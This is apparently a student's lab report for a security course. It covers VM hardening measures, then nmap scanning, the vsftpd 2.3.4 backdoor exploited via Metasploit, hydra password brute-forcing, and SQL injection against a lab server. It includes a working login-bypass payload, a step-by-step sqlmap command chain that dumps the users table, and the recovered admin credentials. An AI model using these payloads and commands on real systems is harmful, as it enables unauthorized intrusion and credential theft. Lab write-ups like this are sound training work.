**Task 1 Enhancing VM security**

**[Q1] For each of the applied measures/actions you tried, include a table in L2\_D1 with the following template:**

| **Measure**  Network configuration. |
| --- |
| **Description**  Using NAT as network configuration so the security is maximized. |
| **Vulnerability/weakness**  It prevents the ip from being public, and it prevents all types of attacks (like man in the middle attack) related to having the ip public. |
| **Already Implemented?**  Yes. |
| **Means of verification**  Check if the VM ip’s are private or use ping from outside the VM. |

| **Measure**  RDP Authentication. |
| --- |
| **Description**  Verifies the user’s identity before giving them access to the VM via RDP (Remote Desktop Protocol), changing it from ‘null’ (insecure) to ‘external’ (secure). The external method uses the host system's credentials to authenticate users. |
| **Vulnerability/weakness**  It prevents unknown people from accessing the VM by RDP. It is important to configure it, especially in public networks. |
| **Already Implemented?**  No. |
| **Steps/procedure (if not implemented)**  From terminal:  VBoxManage modifyvm "VM" --vrde-auth-type external |
| **Means of verification**  Ensure that a valid username and password (from the host system) are required for access, and attempt to connect with invalid credentials to confirm that access is denied. |
| **Additional comments (if any)**  This is useful in public networks. In our case, we were on a public network, but we didn't think we would have any problems. |

| **Measure**  Control/limit communication between host and guest OS’s |
| --- |
| **Description**  Disabling shared clipboard and drag-and-drop features to minimize the risk of malware or unintended data sharing between the host and guest OSs. |
| **Vulnerability/weakness**  It prevents malicious software from transferring files or clipboard data from the VM to the host, reducing the risk of data leaks or attacks. |
| **Already Implemented?**  No. |
| **Steps/procedure (if not implemented)**  Go to the VM settings and go to advanced settings. Set shared Clipboard and Drag and Drop to disabled. |
| **Means of verification**  Simply attempt to copy some text or drag files between the host and the VM. |
| **Additional comments (if any)**  This option increases security, but it may limit convenience because we can't just copy and paste. |

| **Measure**  Use of encryption mechanisms. |
| --- |
| **Description**  Enable disk encryption for the virtual disk to ensure that data remains secure even if the disk file is accessed outside the host system. |
| **Vulnerability/weakness**  Protects us against unauthorized access to data if the disk file is compromised. |
| **Already Implemented?**  No. |
| **Steps/procedure (if not implemented)**  Go to settings → Encryption. Enable encryption with the AES algorithm and set a password. |
| **Means of verification**  Attempt to access the virtual disk file outside virtualbox and confirm that it is encrypted. |
| **Additional comments (if any)**  Store carefully the encryption password because if you forget, the VM would be inaccessible. |

| **Measure**  Proper configuration of users and privileges |
| --- |
| **Description**  Make sure that accounts follow the least privilege principle and that only authorized users have access to the VM. Never run Oracle virtual machine binaries as a privileged user. |
| **Vulnerability/weakness**  Reduces the possibility of security exploits from running the VM with elevated privileges, unauthorized access, or unintentional configuration errors by unqualified users. |
| **Already Implemented?**  Yes. |
| **Means of verification**  Check the VM configuration file and host system accounts to confirm that only authorized users have permissions to start, modify or access the VM.  Ensure that virtualbox processes are running with non-privileged user accounts. |
| **Additional comments (if any)**  To make sure that the permissions are up to date, it is crucial to periodically review them. Unless it is required for a particular job, avoid executing virtualbox processes as an administrator. |

**Task 2: Adding a Vulnerable Service**


**[Q2] Is this way of installing software secure? Why? Do you usually use this type of commands and scripts to install/configure software?**

No, it is not safe. If you trust the person who has published the software it is safer, but if you don't, you are downloading and giving permissions to a program that you don't know what it does. Yes, I usually use it, because it saves you time.

**Task 3: Exploiting Vulnerabilities**

**[Q3] Find out which command you need to execute in Kali VM to discover which services of web server VM are exposed and reachable. Put the result (snapshot) of the command and analyze the obtained results. Did you detect some potential vulnerability at this stage?**


We have to execute the nmap command. This way we can see the open ports which can be a potential vulnerability.

****

We can see that services ftp, ssh, http and mysql have open ports. Now we should check the versions of the services and investigate possible vulnerabilities.

**[Q4] Find out the command to do that and list of obtained versions**

The command we should use is nmap with options -sV. This will show more details of the open connections, we want to know the version of each of the open services.



We can see here the versions of each services, now we should check for vulnerabilities of these.

**[Q5] Did you find a service with potential vulnerabilities related with the version? Which one?**

Yes, a service with a critical vulnerability was identified:

* **Service**: FTP
* **Version**: vsftpd 2.3.4
* **Vulnerability**: This version has a known *backdoor* that allows an attacker to gain remote access to the system. By sending a username with the :) sequence, the attacker can open a shell on port 6200.
* **CVE Associated**: CVE-2011-2523

This vulnerability is well-documented and can be exploited using the Metasploit module exploit/unix/ftp/vsftpd\_234\_backdoor

**[Q6] Did you find any exploit? Explain what the exploit does and from which**

**vulnerability it takes advantage.**

We take advantage of a backdoor exploit. Starting the ftp connection by using a username with “ :) “, which grants access to run commands without needing authentication.


**[Q7] Did the exploit successfully achieve the objective? What information you get? What is the impact of this exploit?**

The exploit successfully achieved its objective. After running the exploit we gained access to the open shell on the server machine without the need of authentication.

Sense we established remote connection we can: explore the filesystem, manipulate files, execute command to achieve something…


So this exploit is a critical security breach compromising the server's integrity, confidentiality, and availability. We could steal sensitive data, install malicious software, escalate privileges to disable the server…

We attached an image of the process followed to execute the exploit with msfconsole.

****


**[Q8] Perform a Brute-Force attack to list directories and files that could contain sensitive information. Did you find any secrets? Explain the procedure and include any secrets you find in the lab report.**

Since we’re already connected to the server we can execute basic commands such as ls and cd and we can navigate the filesystem. This way we can search for secrets.




This is the root of the filesystem.

Secrets found



Here on the bottom we can see that the README contains ID and credentials.





Here we can see the files of /assests.

**[Q9] Perform a Brute-Force attack targeting authentication mechanisms on exposed services. Did you find any passwords? Explain the procedure you followed**


We performed the attack by using hydra this way we found the passwords for admin, root, mysql and gcs.

However, we couldn’t find any password on the list. Because we didn’t know if what we were doing was correct we tried adding to the list the password we knew root had (since we configured it earlier). By doing so, hydra could find the password for root and gcs. However we still don’t know the other two. We have attached images of the commands we executed before and after modifying the wordlist.




Command to find admin password. (not successful)  



Command to find root password before adding sistemes to the list. (not successful)



Command to find mysql password. (not successful)

****

Command to find gcs password before adding sistemes to the list. (not successful)

****

Commands to find gcs and root passwords after adding sistemes to the list. (successfull)

**Task 4: Guided vulnerability exploitation**

**[Q10] Write a critical analysis of your progress after lecturer’s guided vulnerability exploitation. For each of the abovementioned Q3, Q4, Q5, and Q6 of part 1, write:**

* **In case you could not find a solution: identify the reasons and what you learnt after lecturer exposition. If you were blocked at some stage, explain the blockage and how this session allowed you to unblock your issue.**
* **In case you proposed a different solution: identify the similarities/differences w.r.t. the lecturer’s proposed solution.**

We used nmap to identify the open ports, then we had investigate to find the options to see the version of each service and we also had to search for information on how to use msfconole. However we could do everything without problems.

To find the exploits we searched information about msfconsole, and how to run an exploit.

After some investigation, in order to perform the attacks, we also asked chatgpt for help. We had to modify things of what he told us, such as the wordlists used to do the attacks. After trying that we had to analyze the results.

**Task 5: SQL injection vulnerability**

**[Q11] Is the form vulnerable to SQL injection? Provide a payload example to prove it.**

Q11 - SI amb la cometa quan retorna un error 500

**[Q12] Did you find a way to bypass the login with a well-known username?**

Q12 - SI

user: admin

password: ‘ or ‘1’=’1’ #

**[Q13] We would like to exploit the vulnerability and dump the table where users are stored. Are you able to obtain all usernames and passwords stored in the system?**

**Explain the procedure you followed, the tools you used and the injection method behind the exploit.**

Q13 -

ENTRY POINT:

sqlmap --method=POST -u “<http://10.0.2.10/login.php>” --data “username=\*&password=\*”

IDENTIFY DBS:

sqlmap --method=POST -u “<http://10.0.2.10/login.php>” --data “username=\*&password=\*” --dbs

IDENTIFY TABLES:

sqlmap --method=POST -u “<http://10.0.2.10/login.php>” --data “username=\*&password=\*” --tables -D “login\_app”

DUMPS USERS TABLE:

sqlmap --method=POST -u “<http://10.0.2.10/login.php>” --data “username=\*&password=\*” -D “login\_app” -T “users” --dump

drop table:

| id | password | username |
| --- | --- | --- |
| 1 | supersecure | admin |